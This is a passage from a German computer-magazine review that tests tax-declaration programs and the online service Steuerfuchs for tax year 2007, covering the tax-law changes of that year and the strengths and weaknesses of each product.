dem finden sich in dieser Klasse auch nicht so brauchbare Beschichtungen wie bei den Single-Layer-DVDs. Hier zeigen die Aquagard-Rohlinge, was in Sachen Druckqualität und Wischfestigkeit mit Tintendruckern möglich ist. Sie hängen die Konkurrenz deutlich ab. Die besten Drucker für DVD-Rohlinge stellte auch in diesem Test wieder Epson. Canon-Printer sind ebenfalls geeignet, HP hat noch einige Hausaufgaben zu erledigen. (jes)

 Soft-Link 0802094



Peter Schüler

# www.Steuerberater.exe

## Steuererklärung per Web oder PC

**So wie das Abspecken nach dem Weihnachtsbraten steht kurz nach Erhalt des Weihnachtsgelds die Steuererklärung ins Haus. Und hier wie da muss man sich den Substanzverlust auch noch hart erarbeiten – es sei denn, der PC leistet Steuerhilfe.**

**A**lle Jahre wieder lässt sich der Fiskus neue Regeln einfallen, um seine Geldnot mit Steuerbürgers Euros zu lindern. Mit den ständigen Gesetzesänderungen hält er zugleich ganze Wirtschaftszweige am Leben – außer der Steuerberater-Zunft auch zahlreiche Software-Entwickler, die Jahr für Jahr mit neuen Programmen auf Kaufhausregale und Abo-Markt drängen.

Klassische PC-Programme wie Steuer-Sparerklärung und Steuer-Taxi der Akademie


schen Arbeitsgemeinschaft, Lexwares Taxman und Quicksteuer, auch am Start als Data Beckers Steuer-Sparpaket, sowie Konz Steuersoftware, T@x und WISO Sparbuch erhalten Konkurrenz durch den Online-Dienst Steuerfuchs sowie Angebote, die am PC generierte Steuerakte online an einen lebenden Steuerberater weiterzuleiten – für die schnelle Überprüfung zum Fixpreis oder auch als Fallbeschreibung für eine auszuhandelnde Steuerberatung. Derselbe Rechenkern wie in der Konz Steuersoftware arbeitet auch in Eurowins MaxTax Steuersparen, das bei Erscheinen dieses Hefts ebenfalls in den Ladenregalen liegen dürfte. Der Hersteller konnte uns aber diese Anwendung nicht rechtzeitig zum Test zur Verfügung stellen.

Die übrigen der genannten Steuerhelfer haben wir angesehen, um drei Fragen zu beantworten: Wie gut rechnen die Programme mit den jährlich neuen Steuerregeln, was sie leisten, um Steuerchinesisch in Alltags-

deutsch zu übersetzen, und insgesamt, wann ein preisgünstiges PC-Programm an Stelle oder zur Ergänzung der deutlich teureren Dienste eines echten Steuerberaters ausreicht.

Wir haben Testfälle im Interviewmodus in die Programme eingepflegt, uns also von Frage zu Frage leiten lassen, um die Formulardaten häppchenweise einzugeben. Im alternativen Formularmodus, der viele Datenfelder gleichzeitig auf den Schirm bringt, haben wir bei Bedarf fällige Korrekturen angebracht.

Glaubt man den Werbeaussagen der Hersteller, eignen sich einige der hier vorgestellten Programme auch übers Jahr für die Gewinn- und Verlustrechnung einer Firma oder das Belegmanagement bei Freiberuflern. Ein zweischneidiges Schwert, weil das regelmäßige Buchen von Porto- und Tankquittungen im Tagesgeschäft einen anderen Arbeitsablauf darstellt als das einmalige Ablegen vor-



sortierter Belege zur Untermauerung der Steuererklärung. Nicht umsonst obliegt die Buchführung im Firmenalltag zumeist anderen Softwarepaketen, deshalb gehen wir hier nicht auf die praktische Eignung unserer Testkandidaten fürs unternehmerische Tagesgeschäft ein.

### Neues Spiel ...

Nach den komplexen Änderungen der 2006er Steuerlage sind die Neuerungen fürs Jahr 2007 etwas überschaubarer ausgefallen. Zum Selbstläufer ist die Steuer-Arithmetik dadurch aber keineswegs geworden: Einige strittige Punkte sollte man bei Abgabe der Steuererklärung und auch danach aufmerksam beobachten:

- Fahrten zum Arbeitsplatz sind per Gesetz nur noch ab dem 21sten Kilometer absetzbar, und wer auf einer kürzeren Fahrt einen Unfall erleidet, kann nicht einmal die daraus entstandenen Kosten vor dem Finanzamt geltend machen. Ob der Wille des Finanzministers freilich auch rechtmäßig ist, wird das Bundesverfassungsgericht vermutlich noch 2008 klären. Bis dahin werden die Finanzämter vorbehaltliche Steuerbescheide erstellen, in denen sie, sofern man das so eingetragen hat, die kompletten Fahrtkosten berücksichtigen.

- Auch um das viel beschworene Arbeitszimmer gibt es Zoff. Nach beschlossener Rechtslage ist es nur noch zu berücksichtigen, „wenn es im Mittelpunkt der beruflichen Betätigung steht“. Das trifft zum Beispiel Lehrer und Außendienstler, die hauptsächlich außer Haus arbeiten und ihren Papierkram demnach im Wohnzimmer abwickeln sollen, wenn sie sich nicht den Luxus eines komplett selbst finanzierten Arbeitszimmers leisten wollen. Da sind massenhafte Einsprüche abzusehen, die aber zur Beschäftigung der Finanzbeamten erst nach dem Erhalt eines Steuerbescheids eingelegt werden können und dann ein erneutes Wälzen der Steuerakte heraufbeschwören.

Unstrittig, aber nicht minder unangenehm machen sich weitere Neuerungen bemerkbar:

- Der Sparerfreibetrag wurde fast um die Hälfte gekürzt.
- Die Altersgrenze von Kindern in der Berufsausbildung für die steuerliche Begünstigung der Eltern wurde auf 25 Jahre herabgesetzt.
- Besitzer ausländischer Wertpapiere dürfen im Ausland erhobene Quellensteuer nicht mehr vollständig, sondern nur noch zur Hälfte von ihren Einnahmen abziehen.
- Der Altersentlastungsbetrag für über 64-jährige Steuerzahler hat sich verringert, und auch der Freibetrag für Pensionen und Betriebsrenten wird ab sofort von Jahr zu Jahr schwinden.

### ... neues Glück(chen)

Den Nackenschlägen, die dem Bürger auch nach den Überbleibseln der erhöhten Mehrwertsteuerausgaben trachten, stehen einige wenige steuerliche Erleichterungen gegenüber.

- Wohl die allermeisten Anwender können davon profitieren, dass neuerdings alle „haushaltsnahen Aufwendungen“ anrechenbar sind, sogar bis zu 1200 Euro, dem Doppelten der bisherigen Obergrenze. Bisher gab es die Abzugsmöglichkeit nur für solche Kosten, die man bei ausreichender Freizeit durch Eigenleistung vermeiden könnten hätte; ab 2007 darf man dagegen etwa auch von gezahlten Kaminfegegebühren prinzipiell 20 Prozent mit seiner Steuerschuld verrechnen. „Prinzipiell“, denn auch hierfür bedarf es zwingend eines Überweisungsbelegs an den Schornsteinfeger oder an den Vermieter, der diese Kosten hoffentlich gesondert auf der Nebenkostenabrechnung ausgewiesen hat.
- Deutliche Vorteile bringt es, sich in größerem Umfang ehrenamtlich zu betätigen. Etwa in Vereinen gehört es zur Tagesordnung, dass Mitglieder gegen steuerfreie Übungsleitervergütung mithelfen, das mit der einen Hand empfangene Geld aber mit der anderen gleich wieder als Spende an den Verein zurückgeben. Vergütungen und Rück-Spenden bescheren dem Verein ein Nullsummenspiel, dem Mitglied aber spürbare Steuerminderungen. Die Höchstgren-

ze für derartige Vergütungen wurde für 2007 auf 2100 Euro angehoben. Und belief sich die Grenze für abzugsfähige Spenden bislang bei optimaler Aufteilung zwischen religiösen, mildtätigen und kulturellen Zwecken auf 15 Prozent des Einkommens, gilt jetzt eine pauschale Obergrenze von 20 Prozent.

### Testparcours

Die Steuerhelper mussten ihre Künste unter Windows Vista (Home Basic) an zwei Musterfällen demonstrieren, die sich an unseren Vorgaben des vergangenen Jahres orientieren: Der erste Fall betrifft einen alleinstehenden Arbeitnehmer, der im Steuerjahr einen Monat lang arbeitslos war und ansonsten Beiträge zu Riester- und Rürup-Renten geleistet hat. Außer einigen Zinseinkünften hat der Steuerzahler auch noch 200 Euro Gewinn aus einem Wertpapierverkauf erzielt.

Im Fall 2 lassen sich ein Unternehmer und seine beamtete Ehefrau, die zur Ausübung ihres Berufs Miet- und Heimfahrkosten für einen zweiten Wohnsitz hinnimmt, zusammen mit dem volljährigen, neben dem Studium jobbenden gemeinsamen Kind zur Steuer veranlagen. Die Familie hat seit einigen Jahren ein noch nicht abbezahltes Eigenheim, in dem sie eine Einliegerwohnung vermietet. Der Fall ist so konstruiert, dass die routinemäßige Zusammenveranlagung deutlich ungünstiger ausfällt als die seltener zu empfehlende getrennte Veranlagung. Natürlich wollten wir wissen, ob unsere Testkandidaten das aufdecken und ihre Anwender auf den Handlungsbedarf aufmerksam machen. Andererseits haben wir den Unternehmensgewinn bewusst nicht mit Programmhilfe ermittelt, sondern als vorgegebenen Wert eingesetzt. Bei früherer Gelegenheit hatte sich herausgestellt, dass man die eigene Unternehmensbewertung besser einem Steuerberater anvertraut, als sie mit Programmen wie den hier getesteten selbst in Angriff zu nehmen [1].

Insbesondere der Steuerfall 2 ist viel einfacher gestrickt als sein Vorgänger aus dem letztjährigen c't-Test. Unerwartete Steuerprognosen sind nämlich in aller Regel nicht auf Rechenfehler der Programme zurückzuführen, sondern auf falsche Eingaben, wie sie sich gerade bei den grundlegenden Steuerfragen leicht ergeben. Etwa die feinsinnige Unterscheidung zwischen „freiwilligen Versicherungen gegen Arbeitslosigkeit, [...] Kranke- und Pflegeversicherungen“ und „Beiträgen zu einer zusätzlichen freiwilligen Pflegeversicherung“ (die nur bei gesonderter Betrachtung des Steuerformulars als relevant für ältere Steuerzahler erkennbar werden) ist nur ein Beispiel für die Schwierigkeit, als Normalbürger zu erraten, an welchen Stellen die Steuer-Experten mit welchem Zahlenwert rechnen. Wir haben deshalb alle Eingaben in unsere Testkandidaten so lange angepasst, bis deren Rechnergebnisse zeigten, dass die Software vom selben Sachverhalt ausgeht. Die ermittelten Steuerprognosen sind aus solchen nachgebesserten Datensätzen ent-

### Beim Eingabe-Interview macht die Konz-Steuersoftware einen sehr aufgeräumten Eindruck.

standen und geben daher keine Auskunft, wie gut ein Programm seine Benutzer auf Anhieb zur richtigen Dateneingabe führt.


Im Interesse einheitlicher Ergebnisse haben wir übrigens darauf verzichtet, den jeweiligen Programmpreis als Steuerberaterkosten geltend zu machen. Reale Anwender sollten dies sehr wohl tun, denn auch wenn sie nach aktueller Rechtslage nicht mehr als Sonderausgaben anerkannt werden, sind Steuerberatungskosten durchaus noch abzugsfähig, wenn man sie als Werbungskosten zu einer oder mehreren Einkommensarten angibt.

### Konz Steuersoftware

Seit dem Debüt im Vorjahr hat sich die Konz Steuersoftware, benannt nach dem altbekannten Steuer-Fachbuch, zu einem sehr übersichtlichen Paket mit erweiterten Funktionen und pfiffigen Service-Angeboten gemauert. So kann man nicht nur die mit der Steuersoftware angelegten Steuerakten per Elster zum Finanzamt schicken, sondern wer sich seiner Sache nicht ganz sicher ist, kann die Daten zum Fixpreis über das Konz-Portal von einem Steuerberater durchsehen lassen und darf dabei auch konkrete Fragen zur Sprache bringen. Als dritte Option stiftet das Portal Kontakt zu einem eigens gegründeten Steuerbüro, das gegen Honorar eine marktübliche Steuerberatung an Hand der am PC eingetippten Daten binnen 48 Stunden verspricht.

Die Paket-Betreuer bei Gorilla Concept haben den Rechenprogrammen zur Einkommens-, Umsatz- und Gewerbesteuererklärung aus dem Hause Steuersoft eine eigene Bedienoberfläche verpasst. Eine Besonderheit der Steuersoft-Engine liegt darin, dass sie alle Steuerakten und die von Jahr zu Jahr verschiedenen Berechnungsgrundlagen in einer gemeinsamen Datenbank ablegt, sodass man damit nicht nur die Erklärungen fürs aktuelle, sondern auch für zurückliegende Steuerjahre bearbeiten kann. Beim Konz-Paket ist diese Funktion für die Jahre 2006 und 2007 freigeschaltet. Die Engine scheint sich aber nicht einfach einbinden zu lassen: Während des Testverlaufs hatten wir regelmäßige Updates von Gorilla Concept zu berücksichtigen und gaben mit Beobachtungen zu fehlerhaften Programmabläufen und Datei-Beschädigungen mehrfach Anlass zu neuen Patches, bevor das Paket im Test fehlerfrei lief.

Vom „großen Konz“, der sich mit neuem Titel als E-Book auf der CD wiederfindet, haben die Software-Entwickler Farbgebung und den allgemeinen Duktus übernommen, sich im Auftritt mit dem Anwender zu solidarisieren. Das äußert sich in Bezeichnungen wie „Fiskalritter“ für Steuerbeamte und sarkastischen Danksagungen, dass diese oder




jene Steuerlücke noch nicht geschlossen wurde. Das Charakteristikum des Buches, seine Leser per „Du“ zu adressieren, findet sich in der Software nur in den gelegentlich präsentierten Steuertipps der Cartoonfigur Franz Konz.


Das Interview zur Dateneingabe geht in recht kleinen Schritten mit angemessenen Erläuterungen voran. Deren Reihenfolge orientiert sich an den Vorstellungen der Entwickler, welche Daten zusammengehören, und weicht deutlich von der Gliederung der Steuerformulare ab. Der vorgesehene Ablauf erscheint zwar vertretbar, doch einerseits gestaltet sich der Vergleich dieser Eingabesequenz mit den Angaben eines befreundeten Kollegen, der seine Angaben „nach Formularen“ sortiert hat, vor diesem Hintergrund etwas verwirrend. Andererseits schafft das

Konzept lange Gesichter: Es sieht zuerst die Eingabe aller steuermindernden Faktoren vor, sodass auf dem Bildschirm kontinuierlich wachsende Steuer-Rückerstattungen sinken – in unserem Fall 2 bis zu 10 300 Euro. Erst wenn man danach zu den Einkünften fortgeschreitet, rutschen die Zahlen immer weiter in die Miesen – in unserem Beispiel bis zur angedrohten Nachforderung von 1800 Euro.

Trotz der Reputation des altehrwürdigen Konz-Fachbuchs sind uns zudem Zweifel an dessen Beraterqualitäten gekommen. Etwa zur geänderten Rechtslage mit Bezug auf Arbeitszimmer ist uns kein Hinweis ins Auge gesprungen, dafür aber später ein grell-bunt angepriesener Geheimtipp, im Interesse einer Steuerersparnis kurz vor Jahresende „mit den letzten Kröten“ noch schnell für 30 000 Euro Wertpapiere zu kaufen. Der



In der Lexware-Originalausgabe liest eine Flash-animierte Dame dem Benutzer die ersten Interview-Fragen vor.



### Bis auf die Farbgebung präsentiert sich das sehr informative Steuerbarometer bei Taxman und Quicksteuer identisch.

empfohlene Husarenritt weckte jedoch auch bei unserem konsultierten Steuerberater Verdacht auf einen Denkfehler, der im Gegenteil eher zu einer Steuer-Mehrbelastung führen könnte, sofern man das dafür verwendete Geld nicht gerade erst im Lotto gewonnen hat.

In Anbetracht der eingebauten Funktionen fürs aktuelle und vorhergehende Steuerjahr sowie der ergänzenden Dienstleistungsangebote für Problemfälle hätte das Konz-Paket das Zeug zu einem echten Schnäppchen. Doch zum Testzeitpunkt schien die Software noch nicht ganz ausgetestet und lief nicht stabil. Aus diesem Grund haben wir die Checklisten-Urteile „Handhabung“ und „Steuerberechnung“ abgewertet, auch wenn bis zum Frühjahr, wenn die Masse der Steuererklärungen abgegeben wird, voraussichtlich auch die bislang nicht entdeckten Probleme behoben sind.

### Quicksteuer (Deluxe), Steuer-Sparpaket, Taxman

Diese Pakete unterscheiden sich nur in ihrer Ausstattung und Bedienoberfläche, arbeiten aber mit demselben Rechenkern des Herstellers Lexware. Dessen Original-Produkte bringen umfangreiche, abschaltbare Flash-Animationen mit, dazu kommen bei Quicksteuer Deluxe und Taxman einige WMV-Videos mit erklärenden Themen-Spots. Das Flair der bewegten Bilder erkauft man sich mit ungewöhnlich zeitaufwendigen Installationsroutinen, die uns im Test mitunter fast eineinhalb Stunden Geduld abverlangten – in dieser Zeit macht die Steuererklärung anderswo schon gute Fortschritte. Data Beckers großes Steuer-Sparpaket 2007/2008, eine um die Animationen


verschlankte OEM-Version von Quicksteuer Standard, kommt ohne solche Umschweife schneller zur Sache.

Lexwares animierte Interview-Begleiter geben meist ähnliche Kommentare ab, wie man sie bei der OEM-Ausgabe oder anderen Programmpaketen auf dem Schirm lesen kann, zum Teil aber auch triviale Anleitungen, etwa dass Rentner die Frage nach Rentenbezügen bejahen sollen.

Anders als mit den Animationen sammeln alle vier Pakete Pluspunkte mit ihren aufpopgenden Erläuterungstexten: Per Schaltfläche oder auch automatisch kommen recht hilfreiche Texte auf den Schirm, die zudem ein Gedächtnis haben, sodass sie den Anwender nicht jedes Mal beim Erreichen eines bestimmten Menüpunkts mit derselben Leier nerven. Durch geschickte Vorbelegung für viele Interview-Angaben sorgen die Programme zudem für einen angenehm zügigen Fortschritt.

Außer im Animations-Angebot unterscheiden sich Steuer-Sparpaket und Quicksteuer Standard durch die Färbung der Bedienoberfläche und dadurch, dass Data Becker dem Paket noch ein paar einfache grafische Ausgaben für Steuerberechnungen spindert hat. Quicksteuer Deluxe bringt zusätzliche Funktionen mit, etwa für Umsatz- und Gewerbesteuererklärungen. Sein wichtigstes Unterscheidungsmerkmal zum gleich mächtigen Taxman liegt in der Bildschirmaufteilung, die bei Taxman konsequent auf drei nebeneinanderliegende Frames für Navigationshilfen, Eingabemaske und Hinweisbereich setzt, während Quicksteuer etwa Formulareingaben in ein eigenes Frame am unteren Bildschirmrand auslagert. So empfehlen sich bei beiden Programmen unterschiedliche Verschiebungen der Bildschirm-

Die Themenübersicht im Steuerfuchs dient der Orientierung und regelt die Datenübergabe von einem Steuerjahr in ein anderes.



frames per Maus, je nachdem, auf welche Details man sich gerade konzentriert.

Ausgelagert in eine mitinstallierte Anwendung bringen alle genannten Pakete eine wahre Wissenslawine zu Steuergrundlagen, Rechtsquellen und anhängigen Gerichtsverfahren mit, die sich auf dem Web-Portal jederzeit aktualisieren lässt. Auch wenn sich das angebotene Fachwissen durchaus in den kommentierten Steuerberechnungen wiederfindet, haben wir alle vier Pakete in der Transparenz ihrer Ergebnisse herabgestuft, weil sie den angebrachten spontanen Hinweis auf die ungünstige Zusammenverlagung im zweiten Steuerfall je nach Programmablauf schuldig blieben.

## www.steuerfuchs.de

Der Online-Dienst des Softwarehauses Hartwerk lässt sich unabhängig vom verwendeten Betriebssystem mit jedem JavaScript-tauglichen Browser nutzen. Man kann anonym und unverbindlich mit der Eingabe von Steuerdaten loslegen. Erst wenn diese Daten reif für den Versand ans Finanzamt sind, erkundigt sich die Website nach Name und Steuernummer und offeriert den Verkauf eines Tickets, das die Abgabe der Erklärung per Elster ermöglicht. Allerdings kommt der Dienst nicht mit allen Exotika zurecht: Wer etwa Einkünfte aus Forstwirtschaft anzugeben hat, dem gibt der Server einen Korb.

Die eingegebenen Daten kann man fürs nächste Jahr mit Passwortschutz auf der Festplatte oder, wenn man einen persönlichen Account geschaffen hat, auf dem Webserver aufbewahren.

Mit der Kombination aus Kurz-Erklärungen in den Arbeitsmasken, ausführlicheren Erläuterungen auf eigenen Seiten und den gut gelungenen Navigationsmitteln präsentiert sich der Steuerfuchs sehr übersichtlich im Brow-


ser. Etwas unangenehm fällt nur auf, dass nicht alle Steuerfuchs-Seiten mit einer Desktop-Höhe von 768 Pixeln auskommen, sodass auf gebräuchlichen Schirmen häufiges Scrollen angesagt ist. Sehr gut bewährt sich dagegen die Themenübersicht. Sie zeigt auch im Browserfenster, das sich nicht so bequem rearrangieren lässt wie in ein lokal erzeugtes Programmfenster, genau die bearbeiteten Abschnitte baumartig an. Zudem umfasst sie

nicht nur Buttons, um bei Bedarf ausführlichere Arbeitsblätter auf den Schirm zu holen, sondern dient auch zur detaillierten Festlegung, welche der Angaben in die Steuererklärung für andere Jahre übernommen werden sollen. Apropos Steuerjahre: Steuerfuchs kümmert sich per Auswahlbox wahlweise um die Daten für 2004 oder eins der nachfolgenden Jahre und zeigt für jedes Jahr auch die dafür maßgeblichen Erläuterungen.


Im Vergleich mit den anderen Testkandidaten stellte die Hartwerk-Eingabesequenz im Test die wenigsten Detailfragen, obwohl auch sie offenbar alle Informationswünsche des Finanzamts befriedigt. Nirgendwo kamen wir zügiger mit unseren Eingaben voran als mit dem Steuerfuchs. Andererseits hält sich der Webserver aber auch an den Stellen zurück, wo andere Programme ihren Benutzern und den Finanzbeamten die Arbeit mit ausführlichen Extra-Zusammenstellungen erleichtern.

Reichen die gebotenen Zusatzinformationen doch einmal nicht aus, bietet Steuerfuchs statt ausufernden Sammlungen von Rechtsquellen, Präzedenzurteilen und sonstigen Ratgebern nur Links zum gebührenpflichtigen Portal www.steuerrat24.de.

